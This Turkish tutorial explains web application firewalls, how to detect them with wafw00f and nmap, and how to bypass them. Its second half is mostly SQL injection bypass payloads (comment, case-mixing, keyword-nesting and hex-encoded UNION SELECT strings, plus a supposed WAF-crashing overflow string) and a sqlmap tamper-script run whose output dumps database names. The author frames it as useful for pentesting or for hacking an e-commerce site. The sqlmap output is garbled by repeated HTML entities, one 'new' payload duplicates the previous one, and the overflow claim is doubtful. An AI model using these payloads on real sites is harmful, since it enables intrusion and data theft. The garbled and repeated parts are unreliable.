WAF Nedir, Nasıl Bypass Edilir?

Samet ARATOĞLU

Samet.aratoglu@gmail.com


Linkedin.com/sametaratoglu

Firewall yerel ağımızla internet, server, uygulama arasındaki trafiği kontrol eden yazılımsal ya da donanımsal vardır ve genellikle ağ sistemlerini korumak için kullanılan güvenlik sistemleridir. Dışarıdan ağımıza gelen ve ağımızdan dışarıya giden her paket firewall un kontrolüyle hareket eder. Bu paketler firewall da ki tanımlanan kurallara göre engellenir ya da paketlerin geçişine izin verilir(paket filtrelemesi yapar). Bu kurallar çeşitli yöntemlere göre(ip adresleri,alan adları,protokoller (IP,TCP,HTTP,FTP,UDP,ICMP,MTP,SNMP,TELNET) ve portlar) belirlenebilir. Peki firewall'a neden ihtiyaç duyarız. Masum kullanıcılar sadece virüs tehdidi altında değildir. Bilgisayarınızda ki kişisel verileriniz de bir güvenlik riski oluşturur. Firewallar ise size dışardan gelen her türlü saldırıyı koruma imkanı sağlar.


1.Network Layer Firewall

Bu yazımda sizlere kısaca network katmanlı firewalldan bahsedip asıl konumuz olan WAF(web application firewall)'ın nasıl bir yapıya sahip olduğunu, nasıl çalıştığını,nasıl tespit edildiğini,ve bypass edilme yöntemlerini anlatacağım. Network katmanlı firewallar TCP/IP stack yığınına göre düşük bir level de faaliyet gösteren oluşturduğumuz white ya da black listdeki kurallarla eşleşmediği sürece paket geçişlerine izin vermeyen güvenlik duvarlarıdır.Birçok kez bir uygulamaya injection yapmaya çalıştığımızda gönderdiğimiz paketler düşüyorsa ve server dan geri dönüş gelmiyorsa internet bağlantımız dan da eminsek büyük ihtimalle ağda firewall vardır.

Şimdi gelelim WAF'a. WAF, web uygulamalarına yapılan genellikle SQLi gibi saldırıları tespit edip engellemeye çalışan uygulama önünde bir çeşit proxy görevi gören güvenlik duvarlarıdır; ancak normal firewallare göre http trafiğini iyi anlar ve zararlı istekleri bloklar. İstekler ya da saldırılar uygulamaya ulaşmadan önceki trafiği analiz ettiği için buraya odaklanır IPs'e da avantaj sağlar. Genelikle client ile web server arasındadır. Şimdi WAF nasıl çalışıyor onu öğrenelim.



2.Web Application Firewall




WAF, webservera gelen HTTP isteklerini eleyerek çalışır.Hem POST hem de GET isteklerini her türlü ziyaretçinin trafiğini inceleyerek uygulanan kurallarca denetler. Website adreslerini ya da URL'leri sıradışı davranışlara karşı izler,sürpriz bir kullanıcıyla karşılaşırsa CAPTCHA'ya yönlendir, capcha doğru bir şekilde işaretledikten sonra işleme devam edilir, yok eğer yanlış cevap verirsek bot, robot, saldırgan olmamıza karşın o anki trafiğimizi bloklar. WAF çeşitli şekillerde çalışmakta olup parsing, decoding(base64) filtreleme gibi yöntemlerle faaliyet gösterir.

Şimdi WAF'ın ne olduğundan ve algılama mekanizmasından biraz bahsettik, sıradaki görevimiz WAF'ı tespit etmek; tespit işleminden sonra da bypass edip yolumuza devam edeceğiz.

Detecting the WAF!

WAF'ın mekanizmasını anlamak icin en iyi yöntemlerden biri de WAF neye karsı uygulamayı korumaya calısıyor ve tehdidi algıladgı zaman nasıl bir tepki veriyor sorularının cevabını öğrenmek olucaktır. Regularity ve audit frameworkleri genelde OWASP 10'deki tehdidlere göre kendilerini korumaya çalışırlar;OWASP 10 XSS ve SQLi gibi saldırıları test etmek icin kendince methodlar icerir. Bazı WAFlar default politikaları sayesinde, email toplayı robotlara, internet wormlarına, icerik toplayıcı botlara karşı uygulamaları korumaya çalışırlar. Tehdit algılandıgı zaman WAF kullanıcıya bazı standard error mesajları sıralayarak "OK" kodlu HTTP cevabını dönecektir. HTTP kodu WAF olup olmadıgını anlayacak kadar akıllı değildir.


Ek olarak bir firewallun varlığını tepit etmek icin sürekli istek gönderirsek ve oturum hızlı bir sekilde sonlanıyorsa burda firewall var demektir;bir sonraki görüntüde olduğu gibi.




En cok bilinen tespit araclarından birisi WAFW00F tooludur.Kolay ve basit bir sekilde WAF keşfi yapabilir. Bir sonraki ssde basarılı bir şekilde Citrix Netscaler firewallunu tespit ediyoruz.

Application → Kali Linux → Information Gathering → IDS/IPS Identification → wafw00f

Nmap de firewall tespit etmek icin script iceren sık kullanılabilen bir aractır. Script parametresiyle çalıştırdığımzda web appllication firewallu tespit edebiliyoruz.



Eğer imperva firewallunu tespit etmiş isek ./imperva.sh scriptini calıştırarak ceşitli testler otomatik olarak firewall üzeirnde uygulanır.



Wafw00f'ın nasıl çalıştığı,kurulumu,algılama yapısının anlatıldığı güzel bir github reposu: https://github.com/EnableSecurity/wafw00f

Buraya kadar olan kısımda çeşitli methodlarla ve toollarla WAF'ı tespit ettik, WAF tespit etmek sızma testi yaparken ya da bir e-ticaret sitesini hacklerken; bilgi toplama aşamasının önemli bir sürecidir.

How to bypass WAF!

hedef üzerinde bazı testler uygulayarak başlayalım; nmap kullanarak hedef networku tarayalım; IPs ile birlikte servisler üzeirnde hangi portlar çalıştığını(cekici portlarımız:80,443) waffit ya da imperva-detect scriptini calıstırarak hangi servislerin firewall tarafından korundugunu tespit ettik.Korumasız IPs'e exlploit uygulamak icin bizim icin cok güzel tabi.

Hemen bypass yöntemleine gecelim;

Comments

```
1 http://www.site.com/index.php?page_id=-15 /*!UNION*/ /*!SELECT*/ 1,2,3,4....
```

Ancak coğu WAF bu methodu anlayabiliyor; "Forbidden" hatası veriyor.

*Bir önceki methodu komutların bazı harflerini küçük harfle yazarak deneyelim..

```
1 http://www.site.com/index.php?page_id=-15 /*!uNIOn*/ /*!SelECt*/ 1,2,3,4....
```

Ancak bu methodda bazı WAFlar tarafından yakalanabilir.

*Bir önceki methoddaki komutları kombine edip deneyelim

```
1 http://www.site.com/index.php?page_id=-15 /*!uNIOn*/ /*!SelECt*/ 1,2,3,4....
```

Bu method cogu WAF tarafından algılanmaz

*Anahtar kelimlerin yerlerini değiştirelim

Çoğu WAF “UNION SELECT” statementini URL’nin icinde algıladıgı an siler; biz bu fonksiyonu exploit etmek icin kullanalım.

http://www.site.com/index.php?page_id=-15 UNIunionON SELselectECT 1,2,3,4….

(“union” ve “select” silinecek, sonuc “UNION SELECT” olacak)

Bu method tüm firewallarda calısmaz, “UNION” VE “SELECT” komutlarını algıladıkları an silerler.

Buraya kadar olan yaptığımız manuel değişiklikleri “union” ve “select” komutlarını rastgele büyük-kücük harf seklinde düzenleyerek karşı sisteme gönderen tamper isimli klasöründe bypass scripti bulunduran SQLmap aracı vardır.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://1.2.3.4/dvwa/vulnerabilities/sqli/?
id=1&amp;amp;amp;amp;amp;amp;amp;amp;Submit=Submit#" --cookie "security=medium;
PHPSESSID=de9fd298875093226427e5475c47b5eb" --tamper "tamper/randomcase.py" --dbs
```

```
Place: GET
Parameter: id
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Type: boolean-based blind
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Title: AND boolean-based bli
nd - WHERE or HAVING clause
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 AND 3106=3106&
amp;amp;amp;amp;amp;amp;amp;amp;Submit=Submit
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Type: error-based
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Title: MySQL &amp;amp;amp;am
p;amp;amp;amp;amp;gt;= 5.0 AND error-based - WHERE or HAVING clause
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 AND (SELECT 23
85 FROM(SELECT COUNT(*),CONCAT(0x3a72796b3a,(SELECT (CASE WHEN (2385=2385) THEN 1 ELSE 0 END)),0x3a6b6e693
a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&amp;amp;amp;amp;amp;amp;amp;amp;
amp;Submit=Submit
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Type: UNION query
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Title: MySQL UNION query (NU
LL) - 2 columns
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 LIMIT 1,1 UNIO
N ALL SELECT CONCAT(0x3a72796b3a,0x4f676a51626745675562,0x3a6b6e693a), NULL#&amp;amp;amp;amp;amp;amp;amp;amp;a
mp;amp;Submit=Submit
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Type: AND/OR time-based blin
d
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Title: MySQL &amp;amp;amp;am
p;amp;amp;amp;amp;gt; 5.0.11 AND time-based blind
&amp;amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 AND SLEEP(5)&a
mp;amp;amp;amp;amp;amp;amp;amp;amp;Submit=Submit
---
[16:16:41] [INFO] changes made by tampering scripts are not included in shown payload content(s)
[16:16:41] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.8
back-end DBMS: MySQL 5.0
[16:16:41] [INFO] fetching database names
available databases [7]:
[*] beyazsapka
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test
[*] yenibir_siparis
[16:16:41] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.127'
[*] shutting down at 16:16:41
```

Şimdi biraz daha advance methodlara gecelim.

Çoğu firewall C/C++ diliyle geliştirilmiştir ve biz firewallu buffer overflow kullanarak crash edebiliriz.

```
http://www.site.com/index.php?page_id=-15+and+(select 1)=(Select 0xAA[..(add about 1000 "A")..])+/*!uNIOn*/
+/*!SeLECt*/+1,2,3,4….
```

Aşağıdaki commiti uyguladığımızda WAF'ı crash edebiliriz

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4….
```

500 cevabını alırsak buffer overflow methoduyla exploit edebilirz.

Sıradaki method; hex değerleriyle karakterlerin yerlerini değiştirelim

```
http://www.site.com/index.php?page_id=-15 /*!u%6eion*/ /*!se%6cect*/ 1,2,3,4….
```

burdaki örnekte "union ve select" komutlarındaki hex(url-encoded) değerleriyle bazı karakterlerin yerlerini değiştirdik.

Karakterlerin hex değerlerini veren bir kaynak: http://www.swingnote.com/tools/texttohex.php

Aşağıdaki "*" işaretiyle whitespace'nin yerini değitiriyor.

```
http://www.site.com/index.php?page_id=-15+uni*on+sel*ect+1,2,3,4&#8230
```

eğer firewall "*" işaretini silerse sonuc: 15+union+select… olucak; buna benzer fonksiyonlar bulup exploit edebiliriz.